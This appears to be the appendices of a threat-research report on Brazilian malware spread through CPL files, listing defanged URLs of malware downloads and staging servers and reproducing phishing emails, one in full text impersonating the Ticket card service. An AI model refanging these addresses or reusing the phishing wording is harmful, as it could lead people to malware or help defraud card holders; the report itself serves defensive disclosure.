- hxxp://www.guimaraesvaz.adv.br/img/slides/novo_horizonte/familylek.zip
- hxxp://www.hostingop.kinghost.net/redir_pro.php
- hxxp://www.icpr.ch/images/y2003.jpg

- hxxp://www.isdep.ru/templates/atomic/html/mod_menu/default/default_image.jpg
- hxxp://www.isdep.ru/templates/atomic/html/mod_menu/default/index2013/default.jpg
- hxxp://www.kolomonen.net/images/M_images/mail.exe
- hxxp://www.libanus.com.br/LuaBy/WinscpPor.nil
- hxxp://www.mac2hand.com/images/images/Mag7.zip
- hxxp://www.maisgasnasuavida.com.br/joomla/modules/00000/pClient.exe
- hxxp://www.nfepaulistana.biz/down/logs.exe
- hxxp://www.novo-site.p.ht/notify.php
- hxxp://www.pixelsav.com.br/old/apps/jquery_nivo/isertimagem.jpg
- hxxp://www.questera.com/images/img/smile.gif
- hxxp://www.questera.com/images/img/smilib.gif
- hxxp://www.redijr1.esy.es/Sem_Msg_Erro.exe
- hxxp://www.rjcc.com.br/site/application/modules/eventos/models/evento.dll
- hxxp://www.rmmrs.org/modules/mod_breadcrumbs/tmpl/libmysql.dll
- hxxp://www.schwarci.hu/atalanta/mazurekpeter/Joomla/templates/atomic/css/blueprint/plugins/buttons/icons/icon.png
- hxxp://www.sinfazerj.org.br/cms/skins/images/view_image.dll
- hxxp://www.ttumdreep.com.br/redir/fotos1/index1.php
- hxxp://www.varejaotropical.com.br/imagens/DSC00280.jpg
- hxxp://www.viewerspro.eu/redirs_pro/wrar32pt-br.zip
- hxxp://www.zugoszel.hu/files/smile.gif
- hxxp://zugoszel.hu/modules/smile.gif
- hxxps://dl.dropboxusercontent.com/s/4siuluy2o34q95u/neopzl.jpm
- hxxps://dl.dropboxusercontent.com/s/dnn2y25jrlzec4t/adober.exe
- hxxps://dl.dropboxusercontent.com/s/e03z93ard9hbvbz/meu.kmp
- hxxps://dl.dropboxusercontent.com/s/mqeygm95wr0pwfb/pux.gyn
- hxxps://dl.dropboxusercontent.com/s/q81bmro0sohas11/LO.jpm
- hxxps://dl.dropboxusercontent.com/s/qna1sym5exkucxp/bilau.cgc?83274628346
- hxxps://dl.dropboxusercontent.com/s/sgkwca4mmd4xbq0/837456478.gib?dl=1&token_hash=AAHjSABo4ug0iowbT3NFbK0Rsv_EncxfMyH6P4mlfzJ3kQ
- hxxps://docs.google.com/uc?id=0B809n5kKDcs1LUtVSVdnNllCNmM
- hxxps://docs.google.com/uc?id=0B809n5kKDcs1QjRISXZPUWNYa00
- hxxps://docs.google.com/uc?id=0BzHgGW5s4IVvVlRfd1d6d080ZW8
- hxxps://goiania.box.com/shared/static/l83h0c6crd82fvty24cg.nil
- hxxps://googledrive.com/host/0B2oh2Mq7JN6vbzY2VDJRTGxLNDg/beach.jpg
- hxxps://googledrive.com/host/0B8kG7jokIe4CTk5HQXU2WGtycHc/beta.jpg
- hxxps://googledrive.com/host/0B-MDNoRtYCSuNjVCZzl6blJwT00/vj/argentina.jpg
- hxxps://googledrive.com/host/0BygfTS0NjfziTEY0cUx1OVM5Ykk/litro.jpg
- hxxps://s3-sa-east-1.amazonaws.com/mats01/kick.rar

List of Incomplete URLs

- hxxp://138.91.88.144/000/CPL_qrweiguweuovhweuwehKUGFCYWQKFWQF879235897235879352879932.2
- hxxp://162.243.142.244/CPL__EARIUGERUGEROUERGBERUGEORU30597239523790 57EIWUFHWEIFsdjgwer.2
- hxxp://177.153.6.67/modulos/
- hxxp://177.70.107.177/
- hxxp://178.32.35.134/CPL_asduasidnsajdkui1h298h9sand9as8hd89sadh912.2
- hxxp://186.202.178.32/002586/
- hxxp://192.210.195.50/3303/
- hxxp://198.20.101.77/diega/
- hxxp://198.23.250.211/1908/
- hxxp://198.23.250.211/sms/
- hxxp://200.98.145.220/panysyst/
- hxxp://200.98.200.194/03873tg8964634/
- hxxp://200.98.200.194/bxaki/tg0348753/
- hxxp://216.144.252.28/015/
- hxxp://37.187.65.198/1/new02948nffdd.2
- hxxp://37.187.66.233/CPL_psdkjkpaJdajoDIJSDIOAJSDoiasji1203123123.2

- hxxp://3eartmoveis.com.br/tmp/
- hxxp://46.105.17.127/CPL_ausdasduasydiusayd123871283127IOSDHIUAUSDYG.2
- hxxp://64.31.21.38/mods/
- hxxp://85.25.213.184/
- hxxp://asiapointx.com.br/chats/downloads/
- hxxp://ayurchem.com/23/
- hxxp://barraone.com.br/wp-content/upgrade/na/
- hxxp://carregando00.cu.cc/CARREGANDOX
- hxxp://consorcioeldorado.com.br/images/
- hxxp://controle2.dynamic-dns.net/
- hxxp://cpro17738.publiccloud.com.br/190813/ma50/
- hxxp://cpro19600.publiccloud.com.br/Module/0xh4KiraKlhxQfPq0lKC.LO
- hxxp://download.modulosweb2014.com.br/015/
- hxxp://easysign.com.br/novo/
- hxxp://favela-dafree.info/
- hxxp://fotos001.zapto.org
- hxxp://gabinetexpert.com.br/CAV/
- hxxp://gatol2012.no-ip.org
- hxxp://gruporainhadassete.hospedagemdesites.ws/assinaturas/
- hxxp://gruposiepierski.com.br/Nova pasta/conf/
- hxxp://isionip.com.br/cgf/
- hxxp://ivrempreiteira.com.br/old/
- hxxp://maisumavezconta.info/escrita/
- hxxp://novakl.servemp3.com
- hxxp://sofhia27022013.servehalflife.com
- hxxp://transitoaberto.com.br/zip/homernovo/
- hxxp://transitoaberto.com.br/zip/sumervile/
- hxxp://videospornocomfamosos.com.br/bic/saveinfect.php?idcli=
- hxxp://vinhosevinhos.com/bkp/
- hxxp://wrmarketing.com.br/xcvxcvxcvxcvxcv/
- hxxp://www.4shared.com/download/6vhuQ0E7ce/
- hxxp://www.celgogo.com.br/system/
- hxxp://www.girarrosto.com.br/cgf/
- hxxp://www.telhanobrers.com.br/uploads/default/files/zip/homer/
- hxxp://www.telhanobrers.com.br/uploads/default/files/zip/jk/
- hxxps://nsarquivosold.googlecode.com/svn/
- hxxps://nsprojet.googlecode.com/svn/

List of curious URLs

- hxxps://www.youtube.com/watch?NR=1&v=v_oOp9e_Ofw&feature=endscreen – Music video
- hxxp://www.devmedia.com.br/delphi-xe2-executando-automaticamente-privilegios-de-administrador/25125#ixzz2URS5ZlSY – Delphi tutorial
- hxxp://1.bp.blogspot.com/-V5oSoHaAwuU/Tk0GSWIQ6fI/AAAAAAAAA0k/7U4X_IWWBL4/s1600/MALANDRO.png – Image of TV character

Appendix C

Propagation Emails of Malicious CPL Files




Figure C.1 - Propagation email with attachment that leads to a CPL download




Figure C.2 - Propagation email with link to download a ZIP file




Figure C.3 – Propagation email with link to download a CPL file




Figure C.4 – Propagation email with fake analysis from an antivirus product.

Figure C.5 - Another propagation email

Asunto: Seu ticket esta BLOQUEADO !
Fecha: Thu, 11 Sep 2014 13:28:51 +0100
De:contato3@ticket.com <contato3@ticket.com>
Responder a:contato3@ticket.com <contato3@ticket.com>
Organización:contato3@ticket.com
Para:ayuda@nod32-es.com

Atenção

Na constante tentativa de manter um sistema seguro, constatamos que seu cartão **Ticket** **6033-42xx-xxxx-xxxx** e **6026-51xx-xxxx-xxxx** poderá ser desativado.

Estamos enviando email para todos os nossos clientes, para confirmar quem está de fato ativo.

Você tem até o dia **10/09/2014** para confirmar a utilização do seu cartão.

Para evitar transtornos e até mesmo o **bloqueio do seu cartão**, clique no botão abaixo e acesse sua conta Ticket,

Clique aqui, caso o link acima não funcione.

Atenciosamente,

Roberto Mendes
Gerente Geral Ticket Brasil.

Figure C.6 - Another propagation email

Figure C.7 – Another propagation email